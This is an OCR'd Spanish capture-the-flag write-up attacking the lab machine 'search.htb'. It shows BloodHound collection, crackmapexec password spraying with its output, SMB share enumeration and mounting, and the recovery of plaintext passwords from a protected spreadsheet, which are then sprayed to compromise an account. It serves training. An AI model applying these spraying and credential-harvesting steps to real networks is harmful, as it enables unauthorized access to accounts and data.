
Para comprobar que se puede vulnerable a kerbero es con el

Bloodhound


```bash
bloodhound-python -u hope.sharp -p '@3ONEmillionbaby' -dc
research.search.htb -ns 10.129.229.57 -d search.htb -c all --
zip
```

Ahora ejecutamos bloodhound y cargamos nuestro zip

Vulnerable al KERBEROASTING



Ahora como nos hemos quedado sin





Ahora probamos los usuarios y la contraseña con el crackmapexec

```bash
crackmapexec smb 10.129.229.57 -u users -p "@3ONEmillionbaby"
--continue-on-success
```


```
❯ crackmapexec smb 10.129.229.57 -u users -p "@3ONEmillionbaby" --continue-on-success
SMB         10.129.229.57   445    RESEARCH         [*] Windows 10 / Server 2019 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signing:True) (SMBv1:False)
SMB         10.129.229.57   445    RESEARCH         [-] search.htb\Administrator:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         10.129.229.57   445    RESEARCH         [-] search.htb\Guest:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         10.129.229.57   445    RESEARCH         [-] search.htb\krbtgt:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         10.129.229.57   445    RESEARCH         [-] search.htb\Santino.Benjamin:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         10.129.229.57   445    RESEARCH         [-] search.htb\Payton.Harmon:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         10.129.229.57   445    RESEARCH         [-] search.htb\Trace.Ryan:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         10.129.229.57   445    RESEARCH         [-] search.htb\Reginald.Morton:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         10.129.229.57   445    RESEARCH         [-] search.htb\Eddie.Stevens:@3ONEmillionbaby STATUS_LOGON_FAILURE
```

```
SMB         10.129.229.57   445    RESEARCH         [-] search.htb\Marshall.Skinner:@3ONEmillionbaby S
SMB         10.129.229.57   445    RESEARCH         [+] search.htb\Edgar.Jacobs:@3ONEmillionbaby
SMB         10.129.229.57   445    RESEARCH         [-] search.htb\Elisha.Watts:@3ONEmillionbaby STATU
SMB         10.129.229.57   445    RESEARCH         [-] search.htb\Belen.Compton:@3ONEmillionbaby STAT
SMB         10.129.229.57   445    RESEARCH         [-] search.htb\Amari.Mora:@3ONEmillionbaby STATUS_
```






Tenemos aqui un gruo LONDON-



SMB otra vez con montura


Bash


```
❯ smbmap -H 10.129.229.57 -u 'Edgar.Jacobs' -p
'@3ONEmillionbaby'
```



Bash

```
❯ mount -t cifs -o
username=Edgar.Jacobs,password=@3ONEmillionbaby
//10.129.229.57/RedirectedFolders$ /mnt/search
```






	A	B	D
1	firstname	lastname	Username
2	Payton	Harmon	Payton.Harmon
3	Cortez	Hickman	Cortez.Hickman
4	Bobby	Wolf	Bobby.Wolf
5	Margaret	Robinson	Margaret.Robinson
6	Scarlett	Parks	Scarlett.Parks
7	Eliezer	Jordan	Eliezer.Jordan
8	Hunter	Kirby	Hunter.Kirby
9	Sierra	Frye	Sierra.Frye
10	Annabelle	Wells	Annabelle.Wells
11	Eve	Galvan	Eve.Galvan
12	Jeramiah	Fritz	Jeramiah.Fritz
13	Abby	Gonzalez	Abby.Gonzalez
14	Joy	Costa	Joy.Costa
15	Vincent	Sutton	Vincent.Sutton

vamos a quitar la contraseña

```
❯ cd ..
❯ ls
excel                          20240521202005_gpos.json    allports     hash
20240521202005_computers.json  20240521202005_groups.json  allports_ep  Phishing_Attempt.xlsx
20240521202005_containers.json 20240521202005_ous.json     creed        users
20240521202005_domains.json    20240521202005_users.json   escaneo
❯ cp Phishing_Attempt.xlsx /excel
❯ cd excel
❯ ls
❯ cp Phishing_Attempt.xlsx excel
cp: cannot stat 'Phishing_Attempt.xlsx': No such file or directory
❯ cd ..
❯ cp Phishing_Attempt.xlsx excel
❯ cd excel
❯ ls
Phishing_Attempt.xlsx
❯ unzip Phishing_Attempt.xlsx
Archive:  Phishing_Attempt.xlsx
  inflating: [Content_Types].xml
  inflating: _rels/.rels
  inflating: xl/workbook.xml
  inflating: xl/_rels/workbook.xml.rels
  inflating: xl/worksheets/sheet1.xml
  inflating: xl/worksheets/sheet2.xml
  inflating: xl/theme/theme1.xml
  inflating: xl/styles.xml
  inflating: xl/sharedStrings.xml
  inflating: xl/drawings/drawing1.xml
  inflating: xl/charts/chart1.xml
  inflating: xl/charts/style1.xml
  inflating: xl/charts/colors1.xml
  inflating: xl/worksheets/_rels/sheet1.xml.rels
  inflating: xl/worksheets/_rels/sheet2.xml.rels
  inflating: xl/drawings/_rels/drawing1.xml.rels
  inflating: xl/charts/_rels/chart1.xml.rels
  inflating: xl/printerSettings/printerSettings1.bin
  inflating: xl/printerSettings/printerSettings2.bin
  inflating: xl/calcChain.xml
  inflating: docProps/core.xml
  inflating: docProps/app.xml
```

hacemos un nano a sheet2.xml y vamos a esta etiqueta



Una vez echo el zip

D1:D1048576 | Username

This document is open in read-only mode.

	A	B	C	D	E	F	G	H
1	firstname	lastname	password	Username				
2	Payton	Harmon	;;36!cried!INDIA!year!50;;	Payton.Harmon				
3	Cortez	Hickman	..10-time-TALK-proud-66..	Cortez.Hickman				
4	Bobby	Wolf	??47^before^WORLD^surprise^91??	Bobby.Wolf				
5	Margaret	Robinson	//51+mountain+DEAR+noise+83//	Margaret.Robinson				
6	Scarlett	Parks	++47|building|WARSAW|gave|60++	Scarlett.Parks				
7	Eliezer	Jordan	!!05_goes_SEVEN_offer_83!!	Eliezer.Jordan				
8	Hunter	Kirby	~~27%when%VILLAGE%full%00~~	Hunter.Kirby				
9	Sierra	Frye	$$49=wide=STRAIGHT=jordan=28$$18	Sierra.Frye				
10	Annabelle	Wells	==95~pass~QUIET~austria~77==	Annabelle.Wells				
11	Eve	Galvan	//61!banker!FANCY!measure!25//	Eve.Galvan				
12	Jeramiah	Fritz	??40:student:MAYOR:been:66??	Jeramiah.Fritz				
13	Abby	Gonzalez	&&75:major:RADIO:state:93&&	Abby.Gonzalez				
14	Joy	Costa	**30*venus*BALL*office*42**	Joy.Costa				
15	Vincent	Sutton	**24&moment&BRAZIL&members&66**	Vincent.Sutton				
16								
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Shell No. 1

File Actions Edit View Help

```
  GNU nano 7.2                                    creed2
;;36!cried!INDIA!year!50;;
..10-time-TALK-proud-66..
??47^before^WORLD^surprise^91??
//51+mountain+DEAR+noise+83//
++47|building|WARSAW|gave|60++
!!05_goes_SEVEN_offer_83!!
~~27%when%VILLAGE%full%00~~
$$49=wide=STRAIGHT=jordan=28$$18
==95~pass~QUIET~austria~77==
//61!banker!FANCY!measure!25//
??40:student:MAYOR:been:66??
&&75:major:RADIO:state:93&&
**30*venus*BALL*office*42**
**24&moment&BRAZIL&members&66**
```

```
❯ nano usersexcel
 home/unicomanu/Academia/search  crackmapexec smb 10.129.229.57 -u usersexcel -p creed2 --continue-on-success
```

Bash

```
crackmapexec smb 10.129.125.206 -u usersexcel -p creed2 --
continue-on-success --no-bruteforce
```

```
❯ nano usersexcel
❯ crackmapexec smb 10.129.125.206 -u usersexcel -p creed2 --continue-on-success
SMB         10.129.125.206  445    RESEARCH         [*] Windows 10 / Server 2019 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signing:True) (SMBv1:False)
SMB         10.129.125.206  445    RESEARCH         [-] search.htb\Payton.Harmon:;;36!cried!INDIA!year!50;; STATUS_LOGON_FAILURE
SMB         10.129.125.206  445    RESEARCH         [-] search.htb\Payton.Harmon:..10-time-TALK-proud-66.. STATUS_LOGON_FAILURE
SMB         10.129.125.206  445    RESEARCH         [-] search.htb\Payton.Harmon:??47^before^WORLD^surprise^91?? STATUS_LOGON_FAILURE
SMB         10.129.125.206  445    RESEARCH         [-] search.htb\Payton.Harmon://51+mountain+DEAR+noise+83// STATUS_LOGON_FAILURE
SMB         10.129.125.206  445    RESEARCH         [-] search.htb\Payton.Harmon:++47|building|WARSAW|gave|60++ STATUS_LOGON_FAILURE
SMB         10.129.125.206  445    RESEARCH         [-] search.htb\Payton.Harmon:!!05_goes_SEVEN_offer_83!! STATUS_LOGON_FAILURE
SMB         10.129.125.206  445    RESEARCH         [-] search.htb\Payton.Harmon:~~27%when%VILLAGE%full%00~~ STATUS_LOGON_FAILURE
SMB         10.129.125.206  445    RESEARCH         [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         10.129.125.206  445    RESEARCH         [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         10.129.125.206  445    RESEARCH         [-] search.htb\Payton.Harmon://61!banker!FANCY!measure!25// STATUS_LOGON_FAILURE
SMB         10.129.125.206  445    RESEARCH         [-] search.htb\Payton.Harmon:??40:student:MAYOR:been:66?? STATUS_LOGON_FAILURE
SMB         10.129.125.206  445    RESEARCH         [-] search.htb\Payton.Harmon:&&75:major:RADIO:state:936& STATUS_LOGON_FAILURE
SMB         10.129.125.206  445    RESEARCH         [-] Connection Error: The NETBIOS connection with the remote host timed out.
^X^C

[*] Shutting down, please wait...
SMB         10.129.125.206  445    RESEARCH         [-] search.htb\Payton.Harmon:**24&moment&BRAZIL&members&66** STATUS_LOGON_FAILURE
^C
❯
❯
❯
❯ crackmapexec smb 10.129.125.206 -u usersexcel -p creed2 --continue-on-success --no-bruteforce
SMB         10.129.125.206  445    RESEARCH         [*] Windows 10 / Server 2019 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signing:True) (SMBv1:False)
SMB         10.129.125.206  445    RESEARCH         [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         10.129.125.206  445    RESEARCH         [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         10.129.125.206  445    RESEARCH         [-] search.htb\Bobby.Wolf:??47^before^WORLD^surprise^91?? STATUS_LOGON_FAILURE
SMB         10.129.125.206  445    RESEARCH         [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         10.129.125.206  445    RESEARCH         [-] search.htb\Scarlett.Parks:++47|building|WARSAW|gave|60++ STATUS_LOGON_FAILURE
SMB         10.129.125.206  445    RESEARCH         [-] search.htb\Eliezer.Jordan:!!05_goes_SEVEN_offer_83!! STATUS_LOGON_FAILURE
SMB         10.129.125.206  445    RESEARCH         [-] search.htb\Hunter.Kirby:~~27%when%VILLAGE%full%00~~ STATUS_LOGON_FAILURE
SMB         10.129.125.206  445    RESEARCH         [+] search.htb\Sierra.Frye:$$49=wide=STRAIGHT=jordan=28$$18
SMB         10.129.125.206  445    RESEARCH         [-] search.htb\Annabelle.Wells:==95~pass~QUIET~austria~77== STATUS_LOGON_FAILURE
SMB         10.129.125.206  445    RESEARCH         [-] search.htb\Eve.Galvan://61!banker!FANCY!measure!25// STATUS_LOGON_FAILURE
SMB         10.129.125.206  445    RESEARCH         [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         10.129.125.206  445    RESEARCH         [-] search.htb\Abby.Gonzalez:&&75:major:RADIO:state:936& STATUS_LOGON_FAILURE
^C

[*] Shutting down, please wait
```

Ahora probamos en todos los sotios que tenemos

SMB

```
❯ smbmap -H 10.129.125.206 -u 'Sierra.Frye' -p '$$49=wide=STRAIGHT=jordan=28$$18'

    SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 10.129.125.206:445      Name: search.htb                Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        CertEnroll                                              READ ONLY       Active Directory Certificate Services share
        helpdesk                                                NO ACCESS
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        RedirectedFolders$                                      READ, WRITE
        SYSVOL                                                  READ ONLY       Logon server share
```


Bloodhunt

ya que tenemos la carpeta

hacemos lo que vimos la montura


```Bash
